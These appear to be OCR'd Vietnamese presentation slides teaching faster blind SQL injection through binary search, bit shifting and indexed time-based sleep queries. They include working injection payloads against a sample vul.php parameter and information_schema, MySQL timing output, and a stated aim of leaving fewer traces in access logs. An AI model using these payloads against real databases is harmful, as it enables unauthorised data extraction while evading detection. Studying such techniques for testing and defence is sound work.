
. Khác biệt về hành vi

(VD: **thời gian trả phản hồi**)

Làm sao để tận dụng blind sql injection?



Tìm kiếm nhị phân



Tấn công blind sql injection bằng phương pháp tìm kiếm nhị phân

. Nếu có sự phản hồi khác biệt:

Attacker có thể trích xuất mọi thông tin từ CSDL

. VD:

vul.php?id=1 and mid(user(),1,1)>'**a**' and mid(user(),1,1) < '**z**'

#nếu đúng, chia đôi và truy vấn tiếp

vul.php?id=1 and mid(user(),1,1) < '**m**'

.....

.....

Tối ưu bằng cách dùng phép dịch bit

```
mysql> select if((ascii(mid(user(),1,1)))>>7=1,sleep(5),null);
+-----------------------------------------------+
| if((ascii(mid(user(),1,1)))>>7=1,sleep(5),null) |
+-----------------------------------------------+
|                                          NULL |
+-----------------------------------------------+
1 row in set (0.00 sec)

mysql> select if((ascii(mid(user(),1,1)))>>7=0,sleep(5),null);
+-----------------------------------------------+
| if((ascii(mid(user(),1,1)))>>7=0,sleep(5),null) |
+-----------------------------------------------+
|                                             0 |
+-----------------------------------------------+
1 row in set (5.00 sec)

mysql>
```

Attacker biết được bit cao nhất là 0

Tối ưu bằng cách dùng phép dịch bit (2)

```
mysql> select if((ascii(mid(user(),1,1)))>>6=0,sleep(5),null);
+-----------------------------------------------------+
| if((ascii(mid(user(),1,1)))>>6=0,sleep(5),null) |
+-----------------------------------------------------+
|                                                NULL |
+-----------------------------------------------------+
1 row in set (0.00 sec)

mysql> select if((ascii(mid(user(),1,1)))>>6=1,sleep(5),null);
+-----------------------------------------------------+
| if((ascii(mid(user(),1,1)))>>6=1,sleep(5),null) |
+-----------------------------------------------------+
|                                                   0 |
+-----------------------------------------------------+
1 row in set (5.01 sec)
```

. Và bit thứ 2 là "1"

01??????

. Kết quả kế tiếp có thể là:

010 = 2

011 = 3

Tối ưu bằng cách dùng phép dịch bit (3)


```
mysql> select if((ascii(mid(user(),1,1)))>>0=114,sleep(5),null);
+-------------------------------------------+
| if((ascii(mid(user(),1,1)))>>0=114,sleep(5),null) |
+-------------------------------------------+
|                                         0 |
+-------------------------------------------+
1 row in set (5.00 sec)
```

. Với kỹ thuật dịch bit trên, chỉ cần **7 truy vấn**, sẽ đoán đúng **chính xác 1 ký tự**

Tối ưu bằng cách dùng phép dịch bit dựa vào kết quả đã được đánh chỉ mục

```
AND (SELECT @a:=MID(BIN(FIND_IN_SET(MID(table_name,1,1), 'a,b,c,d,e,f
,g,h,i,j,k,l,m,n,o,p,q,r,s,t,u,v,w,x,y,z,0,1,2,3,4,5,6,7,8,9,_,!,@,#,
$,%,^,&,*,(,),-,+,=,\,,.,",\',~,`,\\,|,{,},[,],:,;, ,')),1,1) FROM in
formation_schema.tables LIMIT 1)=@a AND IF(@a!='',@a,SLEEP(5));
```

Tối ưu bằng cách dùng phép dịch bit dựa vào kết quả đã được đánh chỉ mục (2)




Tối ưu bằng cách dùng phép dịch bit dựa vào kết quả đã được đánh chỉ mục (3)

- Khi ép kiểu lại, chúng ta biết rằng CAST(b'11' AS DEC) là số **3** tương ứng với '**c**' trong danh sách, tất cả **chỉ tốn 3 truy vấn**!

- Danh sách dài **45** , BIN(45) = **101101**, cũng chỉ mất **7 truy vấn** cho ký tự ở vị trí cuối cùng danh sách.

Thống kê số truy vấn cho mỗi phương pháp đã đề cập (VD: table_name= "CHARACTER_SET")



Đánh chỉ mục dựa vào thời gian nghỉ

```
    1   2   3   4   5   6   7   8   9   10   (index)
    |   |   |   |   |   |   |   |   |   |
    v   v   v   v   v   v   v   v   v   v
+---+---+---+---+---+---+---+---+---+---+---+
| 0 | 1 | 2 | 3 | 4 | 5 | 6 | 7 | 8 | 9 | (value)
+---+---+---+---+---+---+---+---+---+---+---+
```

Tối ưu blind sql injection theo chỉ mục thời gian nghỉ

. Time based blind SQL bị chi phối vào tần số các truy vấn. Mỗi truy vấn chỉ xác định **duy nhất 1 bit**

. Tần số **1 truy vấn** / **1 bit** sẽ để lại nhiều **"vết"** trong access log. Đây là vấn đề **"bất tiện"**

Indexed time based attack (VD)

```
select sleep(find_in_set(mid(@@version, 1, 1), '0,1,2,3,4,5,6,7,8,9,.'));
1 row in set (6.04 sec)
# index 6, value '5'

select sleep(find_in_set(mid(@@version, 2, 1), '0,1,2,3,4,5,6,7,8,9,.'));
1 row in set (11.00 sec)
# index 11, value '.'

select sleep(find_in_set(mid(@@version, 3, 1), '0,1,2,3,4,5,6,7,8,9,.'));
1 row in set (2.00 sec)
# index 2, value '1'
```

. Mỗi truy vấn sẽ trả về **chính xác 1 ký tự** (**không phải 1 bit**)

Điều chỉnh thời gian nghỉ

